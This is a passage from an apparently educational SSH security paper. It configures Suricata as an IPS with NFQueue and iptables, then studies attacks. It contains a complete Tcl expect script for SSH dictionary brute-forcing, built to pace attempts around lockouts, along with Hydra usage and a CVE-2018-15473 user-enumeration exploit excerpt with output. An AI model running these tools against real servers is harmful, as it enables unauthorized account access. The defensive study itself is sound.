

Fig 39. Obtaining adapter name using the ifconfig command. Own source.



Fig 40. Modifying the Suricata interface variables. Own source.

The same modification is made within the pcap option's - *interface* setting and in any other sections where an unknown interface is referenced. After configuring the general Suricata options, we can download *the Emerging Threats Open ruleset* with the *suricata-update* command, which is done as follows:



Fig 41. Downloading Suricata rules with the suricata-update command. Own source.

To reload the configuration without restarting the service, use the following command:

```
$ sudo kill -USR2 $(pidof suricata)
```

And then another extra method that allows non-blocking reloading and provides feedback:

```
$ sudo suricatasc -c ruleset-reload-nonblocking
```

Once started, the following message is observed when the indicated rule is met:



Fig 42. Testing SSH rule with Suricata working as IPS. Own source.

So far, we have seen how to display an alert when a threat occurs, but if we want to configure Suricata in IPS mode to perform actions against threats, such as closing the connection with a host that is carrying out an attack.

To configure suricata as IPS, you must first install the Netfilter and iptables packages as indicated in the official documentation [12].

Therefore, the following commands are executed:

```
$ sudo apt-get -y install libnetfilter-queue-dev libnetfilter-queue1
libnfnetlink-dev libnfnetlink0
$ sudo apt-get install iptables
```

Next, check if your version of Suricata has NFQueue support enabled with the following command:

```
$ suricata --build-info | grep NFQueue
NFQueue support:                         yes
```

In case NFQueue is not supported, you must download the source and run the compilation with the *--enable-nfqueue* option to install Suricata with IPS [13] capability.

We can start the service with the -q 0 option to enable NFQueuem mode:

```
$ sudo suricata -c /etc/suricata/suricata.yaml -q 0
```

With the verbose *-v* or very verbose *-vv* options, we will get more information and see if Suricata is starting in NFQ mode and will accept or drop packages through nfqueue.



Fig 43. Running Suricata in manual mode with NFQ started and in verbose mode. Own source.

Next, we are going to create a new service in systemd so that it starts in NFQ mode automatically. To do this, we first disable the old service:

```
$ sudo update-rc.d suricata disable
$ sudo systemctl daemon-reload
```

Now, create the file */etc/systemd/system/suricata.service* with the following content:

```
[Unit]
Description=Suricata Service
After=network.target
[Service]
Type=simple
ExecStart=/usr/bin/suricata -c /etc/suricata/suricata.yaml -q 0 -v
ExecReload=/bin/kill -USR2 $MAINPID
ExecStop=/bin/kill $MAINPID
Restart=on-failure
[Install]
WantedBy=multi-user.target
```

Note: In the *ExecStart* service option, you can remove the verbose mode -v, or increase the verbosity to *-vv* or even *-vvv* depending on the level of

log detail desired and whether we are in a development or production environment.

```
$ sudo systemctl daemon-reload
$ sudo systemctl enable suricata
$ sudo systemctl start suricata
```

Regarding the iptables configuration, if we are talking about a gateway and we want to redirect all forwarding traffic to Suricata, use the following command:

```
$ sudo iptables -I FORWARD -j NFQUEUE
```

In our lab, since we are working as a host, we will redirect all input and output traffic (INPUT/OUTPUT) to suricata as follows:

```
$ sudo iptables -I INPUT -j NFQUEUE
$ sudo iptables -I OUTPUT -j NFQUEUE
```

Checking the rules with iptables shows the following output:

```
dsdsec@dsdsec:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
NFQUEUE    all  --  anywhere             anywhere             NFQUEUE num 0

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
NFQUEUE    all  --  anywhere             anywhere             NFQUEUE num 0
dsdsec@dsdsec:~$
```

Fig 44. Checking rules in iptables after configuring NFQueue. Own source.

It is worth remembering that to save the rules added with iptables persistently, you can install the *iptables-persistent* package or run a script with the rules when starting the system.

Next, we configure our rule in */usr/share/suricata/rules/dsd.rules* by replacing *alert* with *drop* as follows:

```
drop tcp any any -> any 22 (msg:"SSH Brute Force Attack Detected";
threshold: type both, track by_src, count 5, seconds 60; sid:31337; rev:1;)
```

Now, after forcing several SSH connections to the Suricata server, a DROP is observed in the *fast.log* file and the connection to the attacking host is closed.



Fig 45. Observing in the logs of Suricata drop rule. Own source.

Regarding logs in Suricata, by default they are located in the /var/log/suricata directory. The following table shows the characteristics of each log in more detail:

Table 2. List of Suricata log files and their characteristics. Own source.

NAME	PRESENTATION	INFORMATION	UTILITY
fast.log	Compact and single-line	Alerts	Quick view
eve.json	JSON format	Alerts and events	Integration with third-party tools
curicata.log	Compact	General errors and warnings	Quick view
stats.log	Readable format	Metrics	Traffic statistics
suricata-start.log	Compact, system, service and configuration info	System/service startup info	Error diagnosis

Finally, it should be noted that IDS have gone a step further thanks to the use of artificial intelligence, which through deep learning enables the system to identify attacks using neural networks [14].

This is very useful for the recognition of new patterns of new unknown attacks by learning from the behavior and data of a network.

4. Vulnerability Study

In this section, we will explore some vulnerabilities of the SSH service, including their description, detection, attack method and mitigation strategies. This section serves the reader to truly understand the potential risks they face and the importance of implementing robust security measures.

4.1.1 Dictionary-Based Attack

Next, we will demonstrate a dictionary-based attack. This is a direct attack method that systematically attempts to gain access to the service by using combinations of usernames and passwords obtained from a predefined list. By understanding this attack method, the reader can gain insight into the principles underlying more sophisticated types of attacks. For this, I have created a script using the Tcl 'expect' library in Linux.

Building our tool to perform a dictionary attack

The following script is based on Tcl expect, designed to carry out a directory attack on both usernames and passwords. Tcl, or Tool Command Language, is a scripting language developed by John Ousterhout. Tcl is particularly useful for automating tasks across different environments and protocols. It provides support for protocols such as FTP, Telnet, SCP, and, as demonstrated in this section, SSH.

The code is intended for educational purposes.

```
#!/usr/bin/expect
#
# SSH Dictionary Offensive - POC by Diego Ruiz de Bucesta Álvarez - DSDSec.com
# Script name: SSHDictOffensive_DSDSec.sh
#
# Purpose: This script automates SSH dictionary attacks thing using the Tcl Expect library.
#          Remember that it should only be used for educational and ethical purposes with explicit authorization.
#
# Usage: SSHDictOffensive_DSDSec.sh <vulnerable_host> <userFile> <passwordFile>
#
#        <vulnerable_host>: IP or hostname of the SSH Server
#        <userFile>: File that includes a list of users
#        <passwordFile>: File that includes a list of passwords
#
# Example: SSHDictOffensive_DSDSec.sh 192.168.1.100 users.txt passwords.txt
#
# Special adaptations: You can adapt the script variables by modifying the number of logins and temporary interruptions as you wish.
#
# Enable debug mode 1 | Disable 0
exp_internal 0

# Verify number of arguments
if {[llength $argv] != 3} {
    puts "Usage: $argv0 <vulnerable_host> <userFile> <passwordFile >"
    exit 1
}

# Set host and dictionaries
set host [lindex $argv 0]
set userFile [lindex $argv 1]
set passwordFile  [lindex $argv 2]

# Set login & time varibles
set loginsNumber 6 ;#sets the number of login attempts tried between a time interval
set pauseLogins 100 ;#sets a pause between logins in seconds
set timeConnectionclose 30 ;# Sleep if we received de message Connection closed from server in seconds
set incrTimeConnectionclose 10 ;#Increment pauseLogins in seconds if the ssh server starts closing connections, by default 10 sec

# Open our user and password dictionary
set fileUsers [open $userFile r]
set filePasswords [open $passwordFile  r]

# We add one counter to avoid default MaxAuthTries 6 and add time between connections
set mycounter 0
# We count the number of passwords probed
set passCounter 1

while {[gets $fileUsers username] != -1} {
    seek $filePasswords 0
    set login_success 0
    while {$login_success == 0 && [gets $filePasswords password] != -1} {
        # Execute with expect our ssh client, avoiding strict host key checking
        spawn ssh -oStrictHostKeyChecking=no -oCheckHostIP=no $username@$host

        send_user "Attemp $passCounter: Username: $username | Password: $password\n"
        incr passCounter
```

Fig 46. Part I of the code SSHDictOffensive_DSDSec.sh. Own source.

```
        expect {


            "*Permission denied*" { #Handling credential error
                send_user "Permission denied. Bad credentials for $username\n"

            }


             "*Connection closed*" { #Handling connection closed error, we add a sleep of $timeConnectionclose secs
                send_user "Connection closed by the ssh server. Waiting for $timeConnectionclose seconds before retrying again...\n"
                set pauseLogins [expr $pauseLogins + $timeConnectionclose]
                send_user "Increasing the pause value $incrTimeConnectionclose seconds, the new pause between logins is $pauseLogins\n"
                sleep $timeConnectionclose
              }
             -re "(\\\$|#) " { #looking for $ or # followed by a space
                send_user "SUCCESS DSD's friend!!! Connection Completed with user: $username password: $password\n"
                #set login_success 1  #Stopping the while because we have the credentials
                        exit 0 #exiting
            }
            "*password:" {
                send "$password\r"
                exp_continue

            }


        }
                # Increment the counter
        incr mycounter

        # Every $loginsNumber the program pauses for $pauseLogins seconds -> default every 6 logins pauses for 120 secs
        if {$mycounter % $loginsNumber == 0} {
            send_user "Wait $pauseLogins seconds every $loginsNumber logins ...\n"
            for {set mytimer 0} {$mytimer <= $pauseLogins} {incr mytimer} {
                send_user "$mytimer seconds\r"
                sleep 1
            }
        }
    }
}


# Close open files
close $fileUsers
close $filePasswords
```

Fig 47. Part II of the code SSHDictOffensive_DSDSec.sh. Own source.

Usage:

```
SSHDictOffensive_DSDSec.sh <vulnerable_host> <userFile> <passwordFile>
```

Arguments:

- `<vulnerable_host>`: IP or hostname of the SSH server
- `<userFile>`: File that includes a list of users
- `<passwordFile>`: File that includes a list of passwords

Example:



Fig 48. Example of initial execution of the script. Own source.

Note: The options *-oStrictHostKeyChecking=no* and *-oCheckHostIP=no* are used with the ssh command to prevent the program from being interrupted by interactive user prompts for key verification needs.

Advantages of the tool:

This tool offers flexibility by allowing adjustments to the number of consecutive login attempts using the *loginsNumber* variable, the pause between attempts *pauseLogins* variable and the duration to wait if the connection is closed by the server *timeConnectionclose*. It even allows an adaptation by adding seconds if needed.

Example of self-adaptation while the script is running:



Fig 49. Script timing adaptation example. Own source.

Discovery of credentials:

Finally, when the correct login and password are found, the program will display the following:



Fig 50. Successful dictionary attack and automatic connection. Own source.

Simultaneously, on the server side, we can see the following in the */var/log/auth* file:



Fig 51. Log entry in /var/log/auth showing password acceptance for the user. Own source.

Other options:

There are other specialized tools, one of the most famous being Hydra, created by van Hauser / The Hacker's Choice [15].

This tool, licensed under AGPLv3, is installed by default in the Kali Linux distribution. If another distribution is used and it is not installed, the installation steps can be found in the tool's GitHub repository [16].

The installation steps for version 9.5 are as follows:

```
git clone https://github.com/vanhauser-thc/thc-hydra.git
./configure
make
make install
```

Alternatively, they offer installation instructions using SVN and Docker in their official repository [16].

Syntax:

```
hydra -L <userFile> -P <passwordFile> <vulnerable_host> <protocol>
```

Where:

- `<userFile>`: File that includes a list of users
- `<passwordFile>`: File that includes a list of passwords
- `<vulnerable_host>`: IP or hostname of the SSH Server
- `<protocol>`: Protocol to attack, in this case SSH.

Example of use:



Fig 52. Example of using Hydra to obtain credentials. Own source.

The tool is very fast, reflecting years of development. However, my advice and opinion is to always try to cook your own recipe first before using recipes created by others.

4.1.2 User Enumeration Vulnerability CVE-2018-15473

This is a widely recognized and simple vulnerability affecting versions from 2.3 to OpenSSH 7.7, identified a CVE-2018-15473 [17]. This vulnerability takes advantage of a malformation in the authentication process that causes a different response depending on whether the user exists on the machine or not, leading to a user enumeration vulnerability.

Detailed explanation of the exploit:

1. The user does not exist:

   The exploit attempts to authenticate with a non-existent user on the server. The *userauth_pubkey()* function runs and returns immediately because the user is not valid. The server responds with an *SSH2_MSG_USERAUTH_FAILURE* message indicating a failed authentication.

2. The user does exist:

   In this case, the code tries to authenticate with an existing user on the server. The *userauth_pubkey()* function runs and tries to process the authentication procedure. The *sshpkt_get_u8()* function fails

because the packet is malformed and calls the *fatal()* function. The server closes the connection with the client, and this behavior indicates that the user does exist.

Let's study the part of the code involved in the exploit, this code is written in Python and makes use of the Paramiko library.

```
# malicious function to malform packet
def add_boolean(*args, **kwargs):
    pass

# function that'll be overwritten to malform the packet
old_service_accept = paramiko.auth_handler.AuthHandler._client_handler_table[
        paramiko.common.MSG_SERVICE_ACCEPT]

# malicious function to overwrite MSG_SERVICE_ACCEPT handler
def service_accept(*args, **kwargs):
    old_add_boolean = paramiko.message.Message.add_boolean
    paramiko.message.Message.add_boolean = add_boolean
    result = old_service_accept(*args, **kwargs)
    paramiko.message.Message.add_boolean = old_add_boolean
    return result
```

Fig 53. Code portion of the CVE-2018-15473. Own source.

The code creates a function *add_boolean*, saves the original function that uses *MSG_SERVICE_ACCEPT* in a variable *old_service_accept*, overwrites the original *add_boolean* method of the *paramiko.message.Message* class by malforming the packet, and finally calls the original *old_service_accept* method to continue the malformed authentication process.

Example of use:

Specifying a single user:

```
└─$ sudo python CVE-2018-15473.py -p 22 -u dsdsec 192.168.1.216
[+] dsdsec is a valid username
```

Fig 54. Exploit use specifying a user. Own source.

Using a list of users from a dictionary:

```
┌──(kali㉿kali)-[~/exploits/sshd/CVE-2018-15473]
└─$ sudo python CVE-2018-15473.py -p 22 -w users.txt 192.168.1.216
[+] root is a valid username
[-] ariel is an invalid username
[-] diego is an invalid username
[+] dsdsec is a valid username
[-] ricardo is an invalid username
Valid Users:
root
dsdsec
```

Fig 55. Use of exploit with wordlist. Own source.

The image shows that the users with a plus sign are existing users on the SSH server, and those with a negative sign do not exist.

4.1.3 Terrapin Attack CVE-2023-48795

Another vulnerability that has recently emerged is Terrapin vulnerability [18] (CVE-2023-48795) [19] against SSH v2 protocol, which exploits weaknesses in the transport layer. This vulnerability allows an attacker to manipulate the sequence numbers in the handshake process, eliminating the secure channel initialization messages without being detected on either the client or the server. This enables man-in-the-middle and phishing attacks, as well as the use of less secure authentication algorithms.



Fig 56. SSH handshake using Terrapin attack. Source [19].

Regarding the previous image, Fabian Bäumer, Marcus Brinkmann, and Jörg Schwenk state [18] that for example an attacker can omit the *EXT_INFO* message used to negotiate various protocol extensions in the Terrapin attack.

To avoid detection of the omitted packets, since removing *EXT_INFO* causes sequence numbers to mismatch, an ignored packet is introduced during the handshake process. This prevents the detection of packet manipulation.

Detection:

Researchers from Ruhr University Bochum have developed a vulnerability scanner [20] written in Go, which will then be tested. The program is compatible with Windows, Linux, and MacOS. Below is how to run the program on a Linux system.

Next, you will download the tool from GitHub and assign execute permission on the file.



Fig 57. Downloading and assigning permissions to the scanner. Own source.

Later, we checked the vulnerability on the IP 192.168.1.216 and found it to be vulnerable.

